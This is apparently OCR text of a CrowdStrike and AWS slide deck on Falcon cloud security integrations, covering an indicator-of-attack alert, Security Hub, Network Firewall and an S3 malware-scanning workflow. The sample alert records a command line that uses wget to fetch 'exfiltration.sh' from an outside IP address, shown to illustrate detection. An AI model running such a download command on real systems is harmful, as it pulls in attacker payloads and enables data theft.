
Cloud Details

CLOUD PROVIDER	AWS_EC2_V2
CLOUD ACCOUNT ID	071239903463
CLOUD INSTANCE ID	i-0be89b39dedc5687a


IOA NAME	CurlWgetMalwareDownload
IOA DESCRIPTION	An attempt to download malicious files from the command-line interface has been detected on your host. Adversaries might use curl or wget to download additional payloads in case of compromise. Please review the event to determine if malicious files were downloaded or if this access was expected.
LOCAL PROCESS ID	30438
COMMAND LINE	wget http://34.226.150.110/exfiltration.sh
FILE PATH	/usr/bin/wget

aws © 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Events timeline



Falcon CWP and AWS PrivateLink



Secure Connectivity

Maintain Compliance

Simplify Networking

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.




CrowdStrike integrations with AWS services

Response and remediation


© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon API and AWS Security Hub



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon X Threat Intelligence and AWS Network Firewall




© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon X Threat Intelligence and Amazon S3

1. Objects are uploaded to an S3 bucket

2. Each upload triggers Lambda to evaluate

3. Upload file to Falcon X Sandbox for analysis



4. Retrieve scan results and assess results

5. Delete malicious file from S3 bucket

6. Generate a Finding in AWS Security Hub

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Falcon Cloud Security
key takeaways



CrowdStrike Delivers Security Across the Entire Cloud Lifecycle

Visibility
Single view of security posture across cloud estate

Image Security
Shift-Left CICD security, Registry integration

Container Orchestration & Health
Kubernetes protection,
Rogue Container Detection, Container Drift

Control Plane
Only IoAs for cloud misconfigurations in industry

Run-Time
NGAV & EDR for Compute, Container and Serverless

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.
